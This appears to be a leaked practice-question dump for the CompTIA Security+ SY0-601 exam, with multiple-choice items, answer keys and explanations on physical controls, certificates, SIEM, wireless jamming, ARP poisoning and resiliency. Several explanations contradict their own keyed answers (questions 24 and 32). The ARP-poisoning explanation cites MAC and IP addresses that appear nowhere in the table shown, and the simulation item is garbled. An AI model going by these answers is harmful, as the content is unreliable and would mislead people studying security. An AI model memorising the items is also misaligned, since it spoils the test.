CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 3)
A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?


A. Cameras
B. Badges
C. Locks
D. Bollards


Answer: B

Explanation:
Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

NEW QUESTION 2
- (Exam Topic 3)
A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS
Please click on the below items on the network diagram and configure them accordingly:
- WAP
- DHCP Server
- AAA Server
- Wireless Controller
- LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Wireless Access Point


Basic Wireless Settings | Wireless Security

Wireless Network Mode: MIXED

Wireless Network Name(SSID): DEFAULT

Wireless Channel: 1

Wireless SSID Broadcast: ● enable ○ disable



Wireless Access Point

Basic Wireless Settings | Wireless Security

Security Mode: Disabled

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wireless Access Point Network Mode – G only Wireless Channel – 11
Wireless SSID Broadcast – disable Security settings – WPA2 Professional

NEW QUESTION 3
- (Exam Topic 3)
While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable. Which of the following actions would prevent this issue?

A. Documenting the new policy in a change request and submitting the request to change management
B. Testing the policy in a non-production environment before enabling the policy in the production network
C. Disabling any intrusion prevention signatures on the "deny any" policy prior to enabling the new policy
D. Including an "allow any" policy above the "deny any" policy

Answer: B

Explanation:
Testing the policy in a non-production environment before enabling the policy in the production network would prevent the issue of making several company servers unreachable. A non-production environment is a replica of the production network that is used for testing, development, or training purposes. By testing the policy in a non-production environment, the technician can verify the functionality and impact of the policy without affecting the real network or users. This can help to identify and resolve any errors or conflicts before applying the policy to the production network. Testing the policy in a non-production environment can also help to ensure compliance with security standards and best practices.

NEW QUESTION 4
- (Exam Topic 3)
Which of the following is a primary security concern for a company setting up a BYOD program?

A. End of life
B. Buffer overflow
C. VM escape
D. Jailbreaking

Answer: D

Explanation:
Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device’s operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc.

NEW QUESTION 5
- (Exam Topic 3)

A company wants to deploy PKI on its internet-facing website The applications that are currently deployed are
• www.company.com (mam website)
• contact us company com (for locating a nearby location)
• quotes company.com (for requesting a price quote)
The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store company com Which of the following certificate types would best meet the requirements?

A. SAN
B. Wildcard
C. Extended validation
D. Self-signed

Answer: B

Explanation:
A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (*) as a placeholder for any subdomain name. For example, *.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com.

NEW QUESTION 6
- (Exam Topic 3)
Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

A. General counsel
B. Data owner
C. Risk manager
D. Chief Information Officer

Answer: B

Explanation:
Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and operations of the organization
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/

NEW QUESTION 7
- (Exam Topic 3)
A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

A. Security information and event management
B. A web application firewall
C. A vulnerability scanner
D. A next-generation firewall

Answer: A

Explanation:
Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization’s network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

NEW QUESTION 8
- (Exam Topic 3)
A company wants the ability to restrict web access and monitor the websites that employees visit, Which Of the following would best meet these requirements?

A. Internet Proxy
B. VPN
C. WAF
D. Firewall

Answer: A

Explanation:
An internet proxy is a server that acts as an intermediary between a client and a destination server on the internet. It can restrict web access and monitor the websites that employees visit by filtering the requests and responses based on predefined rules and policies, and logging the traffic and activities for auditing purposes

NEW QUESTION 9
- (Exam Topic 3)
A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the follow r 3 best describes these systems?

A. DNS sinkholes
B. Honey pots
C. Virtual machines
D. Neural networks

Answer: B

Explanation:
Honey pots are decoy systems or resources that are designed to attract and deceive threat actors and to learn more about their motives, techniques, etc. They can be deployed alongside production systems to create an illusion of a vulnerable target and divert attacks away from the real systems. They can also collect valuable information and evidence about the attackers and their activities for further analysis or prosecution.

NEW QUESTION 10
- (Exam Topic 3)
An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

A. Detective
B. Deterrent
C. Directive
D. Corrective

Answer: B

Explanation:
A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- https://www.ibm.com/topics/security-controls
- https://www.f5.com/labs/learning-center/what-are-security-controls

NEW QUESTION 10
- (Exam Topic 3)
An organization has hired a security analyst to perform a penetration test The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

A. Nmap
B. CURL
C. Neat
D. Wireshark

Answer: D

Explanation:
Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

NEW QUESTION 13
- (Exam Topic 3)
Which of the following automation use cases would best enhance the security posture Of an organi-zation by rapidly updating permissions when employees leave a company Or change job roles inter-nally?

A. Provisioning resources
B. Disabling access
C. APIs
D. Escalating permission requests

Answer: B

Explanation:
Disabling access is an automation use case that can enhance the security posture of an organization by rapidly updating permissions when employees leave a company or change job roles internally. It can prevent unauthorized access and data leakage by revoking or modifying the access rights of employees based on their current status and role.

NEW QUESTION 17
- (Exam Topic 3)
A company's help desk has received calls about the wireless network being down and users being unable to connect to it The network administrator says all access points are up and running One of the help desk technicians notices the affected users are working in a building near the parking lot. Which of the following is the most likely reason for the outage?

A. Someone near the building is jamming the signal
B. A user has set up a rogue access point near the building
C. Someone set up an evil twin access point in the affected area.
D. The APs in the affected area have been unplugged from the network

Answer: A

Explanation:
Jamming is a type of denial-of-service attack that involves interfering with or blocking the wireless signal using a device that emits radio waves at the same frequency as the wireless network. It can cause the wireless network to be down and users to be unable to connect to it, especially if they are working in a building

near the parking lot where someone could easily place a jamming device.

NEW QUESTION 20
- (Exam Topic 3)
A security architect is designing a remote access solution for a business partner. The business partner needs to access one Linux server at the company. The business partner wants to avid managing a password for authentication and additional software installation. Which of the following should the architect recommend?

A. Soft token
B. Smart card
C. CSR
D. SSH key

Answer: D

Explanation:
SSH key is a pair of cryptographic keys that can be used for authentication and encryption when connecting to a remote Linux server via SSH protocol. SSH key authentication does not require a password and is more secure than password-based authentication. SSH key authentication also does not require additional software installation on the client or the server, as SSH is a built-in feature of most Linux distributions. A business partner can generate an SSH key pair on their own computer and send the public key to the company, who can then add it to the authorized_keys file on the Linux server. This way, the business partner can access the Linux server without entering a password or installing any software

NEW QUESTION 24
- (Exam Topic 3)
A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, white also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

Answer: D

Explanation:
Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

NEW QUESTION 26
- (Exam Topic 3)
A company is auditing the manner in which its European customers' personal information is handled. Which of the following should the company consult?

A. GDPR
B. ISO
C. NIST
D. PCI DSS

Answer: A

Explanation:
GDPR stands for General Data Protection Regulation, which is a legal framework that sets guidelines for the collection and processing of personal information of individuals within the European Union (EU). GDPR also applies to organizations outside the EU that offer goods or services to, or monitor the behavior of, EU data subjects. GDPR aims to protect the privacy and rights of EU citizens and residents regarding their personal data. GDPR defines personal data as any information relating to an identified or identifiable natural person, such as name, identification number, location data, online identifiers, or any factors specific to the physical, physiological, genetic, mental, economic, cultural, or social identity of that person. A company that is auditing the manner in which its European customers' personal information is handled should consult GDPR to ensure compliance with its rules and obligations. References:

- https://www.gdpreu.org/the-regulation/key-concepts/personal-data/
- https://ico.org.uk/for-organisations-2/guide-to-data-protection/guide-to-the-general-data-protection-regula

NEW QUESTION 28
- (Exam Topic 2)
A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

A. NDA
B. BPA
C. AUP
D. SLA

Answer: C

Explanation:
AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and

consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techopedia.com/definition/2471/acceptable-use-policy-aup

NEW QUESTION 29
- (Exam Topic 2)
A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

A. Multipathing
B. RAID
C. Segmentation
D. 8021.1

Answer: A

Explanation:
to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathin1g. Multipathing is a technique that allows a system to use more than one path to access a storage device1. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails1. Multipathing can be implemented using software or hardware solutions1.


NEW QUESTION 32
- (Exam Topic 2)
Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

A. nmap
B. tracert
C. ping
D. ssh

Answer: A

Explanation:
Tracert is a command-line tool that shows the route that packets take to reach a destination on a network1. It also displays the time it takes for each hop along the way1. By using tracert, you can see if there is a router or firewall that is blocking or slowing down the traffic between the internal workstation and the specific server1.

NEW QUESTION 36
- (Exam Topic 2)
A security administrator examines the ARP table of an access switch and sees the following output:



VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

A. DDoSonFa02 port
B. MAG flooding on Fa0/2 port
C. ARP poisoning on Fa0/1 port
D. DNS poisoning on port Fa0/1

Answer: C

Explanation:
ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network1. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources3. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub4. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.
References: 1: https://www.imperva.com/learn/application-security/arp-spoofing/ 2: https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148 3: https://www.imperva.com/learn/application-security/ddos-attack/ 4: https://www.imperva.com/learn/application-security/mac-flooding/ : https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/

NEW QUESTION 41
- (Exam Topic 2)
Which of the following can be used to detect a hacker who is stealing company data over port 80?

A. Web application scan
B. Threat intelligence
C. Log aggregation
D. Packet capture

Answer: D

Explanation:

- Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities
- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION 43
- (Exam Topic 2)
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).

A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards.

Answer: AC

Explanation:
MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network. Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

NEW QUESTION 44
- (Exam Topic 2)
A security operations technician is searching the log named /vax/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1
B. grep 10.1.1.1 | cat /var/messages
C. grep /var/messages | cat 10.1.1.1
D. cat 10.1.1.1 | grep /var/messages

Answer: A

Explanation:
the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

NEW QUESTION 49
- (Exam Topic 2)
A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet
this objective?

A. SIEM
B. HIDS
C. CASB
D. EDR

Answer: A

Explanation:
SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

NEW QUESTION 54
- (Exam Topic 2)
A security analyst is reviewing computer logs because a host was compromised by malware After the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file
B. System log
C. Web application log
D. Security too

Answer: A

Explanation:
A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a
snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files

NEW QUESTION 55
- (Exam Topic 2)
A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply
B. Generator
C. PDU
D. Dally backups

Answer: B

Explanation:
A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.


NEW QUESTION 59
- (Exam Topic 2)
A security team is providing input on the design of a secondary data center that has Which of the following should the security team recommend? (Select two).

A. Coniguring replication of the web servers at the primary site to offline storage
B. Constructing the secondary site in a geographically disperse location
C. Deploying load balancers at the primary site
D. Installing generators
E. Using differential backups at the secondary site
F. Implementing hot and cold aisles at the secondary site

Answer: BD

Explanation:
* B. Constructing the secondary site in a geographically disperse location would ensure that a natural disaster at the primary site would not affect the secondary site. It would also allow for failover during traffic surge situations by distributing the load across different regions. D. Installing generators would provide protection against power surges and outages by providing backup power sources in case of a failure. Generators are part of the physical security requirements for data centers as they ensure availability and resilience. References: 1
CompTIA Security+ Certification Exam Objectives, page 8, Domain 2.0: Architecture and Design, Objective 2.1 : Explain the importance of secure staging deployment concepts 2
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 3
CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls

